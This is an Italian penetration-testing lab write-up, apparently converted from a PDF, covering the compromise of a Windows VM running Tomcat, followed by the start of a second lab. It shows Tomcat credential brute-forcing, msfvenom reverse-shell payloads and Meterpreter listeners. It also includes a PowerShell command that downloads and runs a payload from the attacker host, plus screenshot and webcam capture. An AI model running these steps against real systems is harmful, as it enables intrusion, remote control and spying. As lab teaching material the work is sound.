
Configurazioni di rete

Utilizzando Metasploit, è stata condotta una fase di ricognizione per identificare credenziali predefinite o deboli per il pannello di amministrazione di **Tomcat Manager** in esecuzione sulla macchina target (192.168.200.200).


Ip Kali

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 9e:00:ff:7a:ef:ce brd ff:ff:ff:ff:ff:ff
        inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet 192.168.0.61/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
            valid_lft 2163sec preferred_lft 2163sec
        inet6 fe80::37b9:b6b:57b3:2a1a/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Ip della Metasploitable2



Verifica della comunicazione tra le 2 macchine



```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=3.38 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=3.53 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=4.56 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=5.29 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=4.41 ms
^C
--- 192.168.200.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 3.381/4.233/5.288/0.704 ms

(kali㉿kali)-[~]
```

Ping per verificare la comunicazione

Questo esercizio ha portato alla scoperta delle credenziali **admin: password**.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

=====
=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /usr/share/wordlists/metasploit/http_default_users.txt
USER_FILE => /usr/share/wordlists/metasploit/http_default_users.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /usr/share/wordlists/metasploit/http_default_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/http_default_pass.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > sho options
[-] Unknown command: sho. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Generazione e Deployment della Reverse Shell Java Iniziale

Per interagire inizialmente con il sistema tramite Tomcat, è stato generato un **payload Java JSP reverse TCP** utilizzando **msfvenom**:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f war -o /home/kali/shell.war
```

```
(kali㉿kali)-[~]
$ msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f war -o shell.war
Payload size: 6216 bytes
Final size of war file: 6216 bytes
Saved as: shell.war

(kali㉿kali)-[~]
$ ls
Desktop      Downloads      important.jpg  passwords.txt  reportdiegomalatesta.xml  Templates
dirb_output.txt  gobuster_output.txt  Music        Pictures       report.json           Videos
Documents     hydra.restore    notice.txt   Public        shell.war
```

Questo comando ha creato il file **shell.war**, contenente una JSP che, una volta eseguita, avrebbe tentato di stabilire una connessione reverse TCP alla porta **4444** dell'indirizzo IP della macchina attaccante (192.168.200.100).

Successivamente, è stato configurato un listener multi/handler in Metasploit per ricevere la connessione:


```
use exploit/multi/handler
set payload java/jsp_shell_reverse_tcp
set LHOST 192.168.200.100
set LPORT 4444 run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:51402) at 2025-05-20 18:09:16 +0200
```

5



Il file **shell.war** è stato quindi caricato e distribuito tramite l'interfaccia web di **Tomcat Manager** (accessibile all'indirizzo <http://192.168.200.200:8080/manager/html>), utilizzando le credenziali precedentemente ottenute. Una volta distribuito, l'applicazione è divenuta accessibile all'URL <http://192.168.200.200:8080/shell/>.



WAR file to deploy

Select WAR file to upload shell.war

Visitando l'URL dell'applicazione (<http://192.168.200.200:8080/shell/>) tramite un browser, il payload JSP è stato eseguito, stabilendo con successo una sessione Meterpreter Java.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Command shell session 4 opened (192.168.200.100:4444 → 192.168.200.200:49469) at 2025-05-20 18:48:56 +0200
```

Shell Banner:
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

```
C:\tomcat7>cd ..
```




```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
```

```
Pablo
C:\Users\user>
```

Tentativo di Acquisizione Screenshot e Diagnostica Iniziale

Un tentativo di acquisire uno screenshot utilizzando il comando **screenshot** all'interno della sessione **Meterpreter Java** ha prodotto un'immagine completamente nera. L'analisi con **getuid(DESKTOP-9K1O4BT\$)** e **sysinfo(Windows 8 6.2 (amd64))** ha rivelato che la sessione operava con un account di servizio non interattivo. Il comando **getprivs** non era supportato dal payload Java.



```
meterpreter > sysinfo
Computer      : DESKTOP-9K1O4BT
OS            : Windows 8 6.2 (amd64)
Architecture   : x64
System Language: it_IT
Meterpreter    : java/windows
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_attach, stdapi_sys_process_memory_protect, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create, stdapi_fs_chmod, stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_sys_config_getprivs, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > 
```

L'esecuzione di **qwinsta** tramite una shell nativa ottenuta da Meterpreter ha indicato la presenza di una sessione console attiva per l'utente **user (ID 2)**.

Conclusione: Il payload Java non era in grado di interagire direttamente con la sessione grafica dell'utente.

C:\Users\user>qwinsta			
NOMESESSIONE	NOMEUTENTE	ID	STATO
services		0	Disc
console	user	2	Attivo
rdp-tcp		65536	Rimani in ascolto



Generazione e Deployment della Reverse Shell Nativa

Per ottenere funzionalità complete, è stato generato un payload Meterpreter nativo per Windows:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4445 -f exe -o /home/kali/native_shell.exe
```

```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4445 -f exe -o /home/kali/native_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/kali/native_shell.exe
```

5P

È stato quindi configurato un nuovo listener per questo payload:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.200.100
set LPORT 4445
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > █
```

Il caricamento diretto di native_shell.exe tramite il comando upload nella sessione Meterpreter Java iniziale è fallito. Pertanto, è stato utilizzato un metodo alternativo: avvio di un server HTTP Python sulla macchina Kali per ospitare native_shell.exe:


python3 -m http.server 80

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

E, tramite una shell nativa ottenuta dalla sessione Meterpreter Java, il file è stato scaricato sulla macchina target utilizzando **PowerShell**:

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe', 'C:\Users\Public\native_shell.exe')"
```

```
Shell Banner:  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
  
Startup THM  
  
C:\tomcat7>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe','C:\Users\Public\native_shell.exe')"  
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://192.168.200.100/native_shell.exe','C:\Users\Public\native_shell.exe')"  
C:\tomcat7>■
```



Una volta scaricato, il payload nativo è stato eseguito sulla macchina target:

C:\Users\Public\native_shell.exe

L'esecuzione del payload nativo ha stabilito una nuova sessione Meterpreter (nativa) sul **listener** configurato sulla porta **4445**.

```
C:\Users\Public>native_shell.exe
native_shell.exe
```

```
[*] Sending stage (203840 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4445 → 192.168.200.200:49483) at 2025-05-20 19:00:11 +0200
```

Raccolta delle Informazioni Richieste

Con la sessione Meterpreter nativa, è stato inizialmente tentato di migrare il processo per operare nel contesto di un utente con interfaccia grafica.

Identificazione del Processo: Utilizzando il comando `ps`, è stato identificato il processo `explorer.exe`.

```
4428 4392 explorer.exe
```

Tentativo di Migrazione: È stato quindi tentato di migrare la sessione Meterpreter all'interno del processo `explorer.exe` utilizzando il comando `migrate <PID_explorer.exe>`

```
meterpreter > migrate 4428
[*] Migrating from 1476 to 4428 ...
[*] Migration completed successfully.
meterpreter >
```



Successivamente, sono stati eseguiti i comandi per raccogliere le informazioni richieste:

Verifica macchina virtuale: Il comando **sysinfo** ha rivelato la presenza di un **hypervisor**, un processore **QEMU** e una scheda di rete virtuale, indicando che la macchina target è virtualizzata.

```

Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 20/05/2025, 10:29:29
Produttore sistema: QEMU
Modello sistema: Standard PC (Q35 + ICH9, 2009)
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
[01]: AMD64 Family 15 Model 107 Stepping 1 AuthenticAMD ~1000 Mhz
Versione BIOS: SeaBIOS rel-1.16.1-0-g3208b098f51a-prebuilt.qemu.org, 01/04/2014
Directory Windows: C:\Windows
Directory di sistema: C:\Windows\system32
Dispositivo di avvio: \Device\HddiskVolume1
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario: (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale: 6.143 MB
Memoria fisica disponibile: 5.004 MB
Memoria virtuale: dimensione massima: 7.167 MB
Memoria virtuale: disponibile: 5.881 MB
Memoria virtuale: in uso: 1.286 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: N/D
Schede di rete: 1 NIC installate.
[01]: Red Hat VirtIO Ethernet Adapter
      Nome connessione: Ethernet 3
      DHCP abilitato: No
      Indirizzi IP
      [01]: 192.168.200.200
      [02]: fe80::b5df:8a70:f153:55f8
Requisiti Hyper-V:
e.
C:\Users\user>

```

Rilevato hypervisor. Le funzionalità necessarie per Hyper-V non verranno visualizzate.



Impostazioni di rete: Il comando **ifconfig** (o **ipconfig** su Windows) ha fornito le impostazioni di rete della macchina target.

```
C:\tomcat7>ipconfig/all
ipconfig/all

Configurazione IP di Windows

Nome host . . . . . : DESKTOP-9K104BT
Suffisso DNS primario . . . . . :
Tipo nodo . . . . . : Ibrido
Routing IP abilitato. . . . . : No
Proxy WINS abilitato . . . . . : No

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:
Descrizione . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Indirizzo fisico. . . . . : 08-00-27-65-B3-E7
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S♦
Indirizzo IPv4. . . . . : 192.168.200.200(PREFERENZIALE)
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
NetBIOS su TCP/IP . . . . . : Attivato

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
Descrizione . . . . . : Microsoft ISATAP Adapter
Indirizzo fisico. . . . . : 00-00-00-00-00-00-E0
DHCP abilitato. . . . . : No
Configurazione automatica abilitata : S♦
```




Webcam attive

I comandi **webcam_list** e **webcam_stream** sono stati utilizzati per verificare la presenza e lo stato delle webcam connesse.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > 
```

Screenshot del desktop

Il comando **screenshot** ha permesso di catturare un'immagine del desktop dell'utente.





In conclusione, sfruttando le credenziali predefinite di Tomcat Manager, è stato possibile ottenere prima una shell Java limitata e successivamente una shell nativa completa, consentendo l'esecuzione dei comandi richiesti per la verifica delle informazioni sul sistema target.





JANGOW 01



Effettuare gli attacchi necessari per diventare root.

Configurazione della rete: Le macchine sono state configurate nella stessa Rete Interna **kalinet**, per garantire l'isolamento e la comunicazione tra le due.

Successivamente, è stata fatta una scansione con **nmap -sn** della rete, in modo da trovare l'IP della macchina target, escludendo l'ip di Kali una volta effettuato **ip a** nella stessa.

E' stata verificata la comunicazione tra le due con il comando **ping**.

```
(kalivm@vboxkalivm)~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
        inet 192.168.56.103/24 brd 192.168.56.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a8f:6796:bb9c:1843/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

(kalivm@vboxkalivm)~]$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 12:54 CEST
Nmap scan report for 192.168.56.1
Host is up (0.00055s latency).
MAC Address: 08:00:27:83:66:5A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.4
Host is up (0.00040s latency).
